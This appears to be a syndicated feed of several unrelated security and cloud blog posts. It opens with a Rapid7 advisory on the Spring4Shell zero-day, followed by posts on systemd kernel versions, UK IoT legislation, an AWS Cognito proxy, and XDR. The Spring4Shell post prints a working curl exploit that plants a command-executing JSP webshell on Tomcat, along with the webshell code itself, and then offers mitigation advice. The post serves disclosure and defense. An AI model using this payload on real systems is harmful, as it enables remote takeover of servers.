Rapid7’s research team has confirmed the zero-day vulnerability is real and provides unauthenticated remote code execution. Proof-of-concept exploits exist, but it’s currently unclear which real-world applications use the vulnerable functionality. This code ends up resulting in widespread exploitation or no exploitation at all, depending on how the features are used.

Recreating exploitation

The vulnerability appears to affect functions that use the @RequestMapping annotation and POJO (Plain Old Java Object) parameters. Here is an example we hacked into a Springframework MVC demonstration:

package net.javaguides.springmvc.helloworld.controller;

import org.springframework.stereotype.Controller;
import org.springframework.web.bind.annotation.InitBinder;
import org.springframework.web.bind.annotation.RequestMapping;

import net.javaguides.springmvc.helloworld.model.HelloWorld;

/**
 * @author Ramesh Fadatare
 */
@Controller
public class HelloWorldController {

	@RequestMapping("/rapid7")
	public void vulnerable(HelloWorld model) {
	}
}

Here we have a controller (HelloWorldController) that, when loaded into Tomcat, will handle HTTP requests to http://name/appname/rapid7. The function that handles the request is called vulnerable and has a POJO parameter HelloWorld. Here, HelloWorld is stripped down but POJO can be quite complicated if need be:

package net.javaguides.springmvc.helloworld.model;

public class HelloWorld {
	private String message;
}

And that’s it. That’s the entire exploitable condition, from at least Spring Framework versions 4.3.0 through 5.3.15. (We have not explored further back than 4.3.0.)

If we compile the project and host it on Tomcat, we can then exploit it with the following curl command. Note the following uses the exact same payload used by the original proof of concept created by the researcher (more on the payload later):

curl -v -d "class.module.classLoader.resources.context.parent.pipeline
.first.pattern=%25%7Bc2%7Di%20if(%22j%22.equals(request.getParameter(%
22pwd%22)))%7B%20java.io.InputStream%20in%20%3D%20%25%7Bc1%7Di.getRunt
ime().exec(request.getParameter(%22cmd%22)).getInputStream()%3B%20int%
20a%20%3D%20-1%3B%20byte%5B%5D%20b%20%3D%20new%20byte%5B2048%5D%3B%20
while((a%3Din.read(b))3D-1)%7B%20out.println(new%20String(b))%3B%20%7
D%20%7D%20%25%7Bsuffix%7Di&class.module.classLoader.resources.context
.parent.pipeline.first.suffix=.jsp&class.module.classLoader.resources
.context.parent.pipeline.first.directory=webapps/ROOT&class.module.cl
assLoader.resources.context.parent.pipeline.first.prefix=tomcatwar&cl
ass.module.classLoader.resources.context.parent.pipeline.first.fileDat
eFormat=" http://localhost:8080/springmvc5-helloworld-exmaple-0.0.1-
SNAPSHOT/rapid7


This payload drops a password protected webshell in the Tomcat ROOT directory called tomcatwar.jsp, and it looks like this:

- if("j".equals(request.getParameter("pwd"))){ java.io.InputStream in
= -.getRuntime().exec(request.getParameter("cmd")).getInputStream();
int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))3D-1){ out.
println(new String(b)); } } -

Attackers can then invoke commands. Here is an example of executing whoami to get albinolobster:

Spring4Shell: Zero-Day Vulnerability in Spring Framework

The Java version does appear to matter. Testing on OpenJDK 1.8.0_312 fails, but OpenJDK 11.0.14.1 works.

About the payload

The payload we’ve used is specific to Tomcat servers. It uses a technique that was popular as far back as the 2014 and alters the Tomcat server’s logging properties via ClassLoader. The payload simply redirects the logging logic to the ROOT directory and drops the file + payload. A good technical writeup can be found here.

This is just one possible payload and will not be the only one. We’re certain that malicious class-loading payloads will appear quickly.

Mitigation guidance

This zero-day vulnerability is unpatched and has no CVE assigned as of March 30, 2022. The Spring documentation for DataBinder explicitly notes:

… [T]here are potential security implications in failing to set an array of allowed fields. In the case of HTTP form POST data for example, malicious clients can attempt to subvert an application by supplying values for fields or properties that do not exist on the form. In some cases this could lead to illegal data being set on command objects or their nested objects. For this reason, it is highly recommended to specify the allowedFields property on the DataBinder.

Therefore, one line of defense would be to modify source code of custom Spring applications to ensure those field guardrails are in place. Organizations that use third-party applications susceptible to this newly discovered weakness cannot take advantage of this approach.

If your organization has a web application firewall (WAF) available, profiling any affected Spring-based applications to see what strings can be used in WAF detection rulesets would help prevent malicious attempts to exploit this weakness.

Until a patch is available, and if an organization is unable to use the above mitigations, one failsafe option is to model processes executions on systems that run these Spring-based applications and then monitor for anomalous, “post-exploitation” attempts. These should be turned into alerts and acted upon immediately via incident responders and security automation. One issue with this approach is the potential for false alarms if the modeling was not comprehensive enough.

Vulnerability disambiguation

There has been significant confusion about the zero-day vulnerability we discuss in this blog post because an unrelated vulnerability in another Spring project was published yesterday (March 29, 2022). That vulnerability, CVE-2022-22963, affects Spring Cloud Function, which is not in Spring Framework. Spring released versions 3.1.7 and 3.2.3 to address CVE-2022-22963. CVE-2022-22963 is completely unrelated to the zero-day RCE under investigation in this blog post.

Further, yet another vulnerability CVE-2022-22950 was assigned on March 28th. A fix was released on the same day. To keep things confusing, this medium-severity vulnerability (which can cause a DoS condition) DOES affect Spring Framework versions 5.3.0 to 5.3.16. This CVE is completely unrelated to the zero-day RCE under investigation in this blog post.

NEVER MISS A BLOG

Get the latest stories, expertise, and news about security today.

[$] Systemd discusses its kernel-version needs

Post Syndicated from original https://lwn.net/Articles/889610/

A query regarding the possibility of dropping support for older kernels in systemd led
to some discussion on the systemd-devel mailing list recently. As might be
guessed, exactly which kernel would be the minimum
supported, what kernel features systemd is using, and when those kernel
features became available, were all part of that conversation.
A component like systemd that is closely tied to the kernel, and the interfaces
different versions
provide, has a number of different factors to consider when making a
decision of this sort.

[Security Nation] David Rogers on IoT Security Legislation

Post Syndicated from Rapid7 original https://blog.rapid7.com/2022/03/30/security-nation-david-rogers-on-iot-security-legislation/

[Security Nation] David Rogers on IoT Security Legislation

In this episode of Security Nation, Jen and Tod chat with David Rogers, CEO at Copper Horse Ltd., about the Product Security and Telecommunications Infrastructure (PSTI) bill, a new piece of IoT security legislation in the UK. He runs through the new regulations that the bill includes for manufacturers of connected smart devices – including everything from home products to health devices – and details all the many steps it takes to get legislation like this signed into law.

Stick around for our Rapid Rundown, where Tod and Jen talk about the latest edition of Rapid7’s Vulnerability Intelligence Report, which covers all the need-to-know vulnerabilities from 2021, a year that began with SolarWinds and ended with Log4j (i.e. a VERY busy year for this sort of thing).

David Rogers

[Security Nation] David Rogers on IoT Security Legislation

David is a mobile phone and IoT security specialist who runs Copper Horse Ltd, a software and security company based in Windsor, UK. His company is currently focusing on product security for the Internet of Things, as well as future automotive cybersecurity.

David chairs the Fraud and Security Group at the GSMA and sits on the Executive Board of the Internet of Things Security Foundation. He authored the UK’s Code of Practice for Consumer IoT Security, in collaboration with UK government and industry colleagues, and is a member of the UK’s Telecoms Supply Chain Diversification Advisory Council.

He has worked in the mobile industry for over 20 years in security and engineering roles. Prior to this, he worked in the semiconductor industry. David holds an MSc in Software Engineering from the University of Oxford and a HND in Mechatronics from the University of Teesside. He lectured in Mobile Systems Security at the University of Oxford from 2012-2019 and served as a Visiting Professor in Cyber Security and Digital Forensics at York St John University.

He was awarded an MBE for services to Cyber Security in the Queen’s Birthday Honours 2019.

He blogs from https://mobilephonesecurity.org and tweets at @drogersuk.

Show notes

Interview links

Rapid Rundown links

Want More Inspiring Stories From the Security Community?

Subscribe to Security Nation Today

Enriching Amazon Cognito features with an Amazon API Gateway proxy

Post Syndicated from Mahmoud Matouk original https://aws.amazon.com/blogs/architecture/enriching-amazon-cognito-features-with-an-amazon-api-gateway-proxy/

This post was co-written with Geoff Baskwill, member of the Architecture Enabling Team at Trend Micro. At Trend Micro, we use AWS technologies to build secure solutions to help our customers improve their security posture.


This post builds on the architecture originally published in Protect public clients for Amazon Cognito with an Amazon CloudFront proxy. Read that post to learn more about public clients and why it is helpful to implement a proxy layer.

We’ll build on the idea of passing calls to Amazon Cognito through a lightweight proxy. This pattern allows you to augment identity flows in your system with additional processing without having to change the client or the backend. For example, you can use the proxy layer to protect public clients as explained in the original post. You can also use this layer to apply additional fraud detection logic to prevent fraudulent sign up, propagate events to downstream systems for monitoring or enhanced logging, and replicate certain events to another AWS Region (for example, to build high availability and multi-Region capabilities).

The solution in the original post used Amazon CloudFront, Lambda@Edge, and AWS WAF to implement protection of public clients, and hinted that there are multiple ways to do it. In this post, we explore one of these alternatives by using Amazon API Gateway and a proxy AWS Lambda function to implement the proxy to Amazon Cognito. This alternative offers improved performance and full access to request and response elements.

Solution overview

The focus of this solution is to protect public clients of the Amazon Cognito user pool.

The workflow is shown in Figure 1 and works as follows:

  1. Configure the client application (mobile or web client) to use the API Gateway endpoint as a proxy to an Amazon Cognito regional endpoint. You also create an application client in Amazon Cognito with a secret. This means that any unauthenticated API call must have the secret hash.
  2. Use a Lambda function to add a secret hash to the relevant incoming requests before passing them on to the Amazon Cognito endpoint. This function can also be used for other purposes like logging, propagation of events, or additional validation.
  3. In the Lambda function, you must have the app client secret to be able to calculate the secret hash and add it to the request. We recommend that you keep the secret in AWS Secrets Manager and cache it for the lifetime of the function.
  4. Use AWS WAF with API Gateway to enforce rate limiting, implement allow and deny lists, and apply other rules according to your security requirements.
  5. Clients that send unauthenticated API calls to the Amazon Cognito endpoint directly are blocked and dropped because of the missing secret.

Not shown: You may want to set up a custom domain and certificate for your API Gateway endpoint.

A proxy solution to the Amazon Cognito regional endpoint

Figure 1. A proxy solution to the Amazon Cognito regional endpoint

Deployment steps

You can use the following AWS CloudFormation template to deploy this proxy pattern for your existing Amazon Cognito user pool.

Note: This template references a Lambda code package from a bucket in the us-east-1 Region. For that reason, the template can be only created in us-east-1. If you need to create the proxy solution in another Region, download the template and Lambda code package, update the template to reference another Amazon Simple Storage Service (Amazon S3) bucket that you own in the desired Region, and upload the code package to that S3 bucket. Then you can deploy your modified template in the desired Region.

launch stack

This template requires the user pool ID as input and will create several resources in your AWS account to support the following proxy pattern:

  • A new application client with a secret will be added to your Amazon Cognito user pool
  • The secret will be stored in Secrets Manager and will be read from the proxy Lambda function
  • The proxy Lambda function will be used to intercept Amazon Cognito API calls and attach client-secret to applicable requests
  • The API Gateway project provides the custom proxy endpoint that is used as the Amazon Cognito endpoint in your client applications
  • An AWS WAF WebACL provides firewall protection to the API Gateway endpoint. The WebACL includes placeholder rules for Allow and Deny lists of IPs. It also includes a rate limiting rule that will block requests from IP addresses that exceed the number of allowed requests within a five-minute period (rate limit value is provided as input to the template)
  • Several helper resources will also be created like Lambda functions, necessary AWS IAM policies, and roles to allow the solution to function properly

After you create a successful stack, you can find the endpoint URL in the outputs section of your CloudFormation stack. This is the URL we use in the next section with client applications.

Note: The template and code has been simplified for demonstration purposes. If you plan to deploy this solution in production, make sure to review these resources for compliance with your security and performance requirements. For example, you might need to enable certain logs or log encryption or use a customer managed key for encryption.

Integrating your client with proxy solution

Integrate the client application with the proxy by changing the endpoint in your client application to use the endpoint URL for the proxy API Gateway. The endpoint URL and application client ID are located in the Outputs section of the CloudFormation stack.

Next, edit your client-side code to forward calls to Amazon Cognito through the proxy endpoint and use the new application client ID. For example, if you’re using the Identity SDK, you should change this property as follows.

var poolData = {
  UserPoolId: '<USER-POOL-ID>',
  ClientId: '<APP-CLIENT-ID>',
  endpoint: 'https://<APIGATEWAY-URL>'
};

If you’re using AWS Amplify, change the endpoint in the aws-exports.js file by overriding the property aws_cognito_endpoint. Or, if you configure Amplify Auth in your code, you can provide the endpoint as follows.

Amplify.Auth.configure({
  userPoolId: '<USER-POOL-ID>',
  userPoolWebClientId: '<APP-CLIENT-ID>',
  endpoint: 'https://<APIGATEWAY-URL>'
});

If you have a mobile application that uses the Amplify mobile SDK, override the endpoint in your configuration as follows (don’t include AppClientSecret parameter in your configuration).

Note that the Endpoint value contains the domain name only, not the full URL. This feature is available in the latest releases of the iOS and Android SDKs.

"CognitoUserPool": {
  "Default": {
    "AppClientId": "<APP-CLIENT-ID>",
    "Endpoint": "<APIGATEWAY-DOMAIN-NAME>",
    "PoolId": "<USER-POOL-ID>",
    "Region": "<REGION>"
  }
}
WARNING: If you do an amplify push or amplify pull operation, the Amplify CLI overwrites customizations to the awsconfiguration.json and amplifyconfiguration.json files. You must manually re-apply the Endpoint customization and remove the AppClientSecret if you use the CLI to modify your cloud backend.

When to use this pattern

The same guidance for using this pattern applies as in the original post.

You may prefer this solution if you are familiar with API Gateway or if you want to take advantage of the following:

  • Use CloudWatch metrics from API Gateway to monitor the behavior and health of your Amazon Cognito user pool.
  • Find and examine logs from your Lambda proxy function in the Region where you have deployed this solution.
  • Deploy your proxy function into an Amazon Virtual Private Cloud (Amazon VPC) and access sensitive data or services in the Amazon VPC or through Amazon VPC endpoints.
  • Have full access to request and response in the proxy Lambda function

Extend the proxy features

Now that you are intercepting all of the API requests to Amazon Cognito, add features to your identity layer:

  • Emit events using Amazon EventBridge when user data changes. You can do this when the proxy function receives mutating actions like UpdateUserAttribute (among others) and Amazon Cognito processes the request successfully.
  • Implement more complex rate limiting than what AWS WAF supports, like per-user rate limits regardless of where IP address requests are coming from. This can also be extended to include fraud detection, request input validation, and integration with third-party security tools.
  • Build a geo-redundant user pool that transparently mitigates regional failures by replicating mutating actions to an Amazon Cognito user pool in another Region.

Limitations

This solution has the same limitations highlighted in the original post. Keep in mind that resourceful authenticated users can still make requests to the Amazon Cognito API directly using the access token they obtained from authentication. If you want to prevent this from happening, adjust the proxy to avoid returning the access token to clients or return an encrypted version of the token.

Conclusion

In this post, we explored an alternative solution that implements a thin proxy to Amazon Cognito endpoint. This allows you to protect your application against unwanted requests and enrich your identity flows with additional logging, event propagation, validations, and more.

Ready to get started? If you have questions about this post, start a new thread on the Amazon Cognito forum or contact AWS Support.

Demystifying XDR: The Time for Implementation Is Now

Post Syndicated from Jesse Mack original https://blog.rapid7.com/2022/03/30/demystifying-xdr-the-time-for-implementation-is-now/

Demystifying XDR: The Time for Implementation Is Now

In previous installments of our conversation with Forrester Analyst Allie Mellen on all things extended detection and response (XDR), she helped us understand not only the foundations of the product category and its relationship with security information and event management (SIEM), but also the role of automation and curated detections. But Sam Adams, Rapid’s VP of Detection and Response, still has a few key questions, the first of which is: What do XDR implementations actually look like today?

A tale of two XDRs

Allie is quick to point out what XDR looks like in practice can run the gamut, but that said, there are two broad categories that most XDR implementations among security operations centers (SOCs) fall under right now.

XDR all-stars

These are the organizations that “are very advanced in their XDR journey,” Allie said.”They are design partners for XDR; they’re working very closely with the vendors that they’re using.” These are the kinds of organizations that are looking to XDR to fully replace their SIEM, or who are at least somewhat close to that stage of maturity.

To that end, these security teams are also integrating their XDR tools with identity and access management, cloud security, and other products to create a holistic vision.

Targeted users

The other major group of XDR adopters is those utilizing the tool to achieve more targeted outcomes. They typically purchase an XDR solution and have this running alongside their SIEM — but Allie points out that this model comes with some points of friction.

“The end users see the overlapping use cases between SIEM and XDR,” she said, “but the outcomes that XDR is able to provide are what’s differentiating it from just putting all of that data into the SIEM and looking for outcomes.”


Demystifying XDR: The Time for Implementation Is Now

The common ground

This relatively stratified picture of XDR implementations is due in large part to how early-stage the product category is, Allie notes.

“There’s no one way to implement XDR,” she said. “It’s kind of a mishmash of the different products that the vendor supports.”

That picture is likely to become a lot clearer and more focused as the category matures — and Allie is already starting to see some common threads emerge. She notes that most implementations have a couple things in common:

  • They are at some level replacing endpoint detection and response (EDR) by incorporating more sources of telemetry.
  • They are augmenting (though not always fully replacing) SIEM solutions’ capabilities for detection and response.

Allie expects that over the next 5 years, XDR will continue to “siphon off” those uses cases from SIEM. The last one to fall will likely be compliance, and at that point, XDR will need to evolve to meet that use case before it can fully replace SIEM.

Why now?

That brings us to Sam’s final question for Allie: What makes now the right time for the shift to XDR to really take hold?

Allie identifies a few key drivers of the trend:


  • Market maturity: Managed detection and response (MDR) providers have been effectively doing XDR for some time now — much longer than the category has been defined. This is encouraging EDR vendors to build these capabilities directly into their platforms.
  • Incident responders’ needs: SOC teams are generally happy with EDR and SIEM tools’ capabilities, Allie says — they just need more of them. XDR’s ability to introduce a wider range of telemetry sources is appealing in this context.
  • Need for greater ROI: Let’s be real — SIEMs are expensive. Security teams are eager to get the most return possible out of the tools they are investing so much of their budget into.
  • Talent shortage: As the cybersecurity skills shortage worsens and SOCs are strapped for talent, security teams need tools that help them do more with less and drive outcomes with a leaner staff.


Demystifying XDR: The Time for Implementation Is Now

For those looking to begin their XDR journey in response to some of these trends, Allie recommends ensuring that your vendor can offer strong behavioral detections, automated response recommendations, and automated root-cause analysis, so your analysts can investigate faster.

“These three things are really critical to building a strong XDR capability,” she said,”and even if it’s a roadmap item for your vendor, that’s going to give you a good basis to build from there.”

Want more XDR insights from our conversation with Allie? Check out the full talk.

Additional reading:

The collective thoughts of the interwebz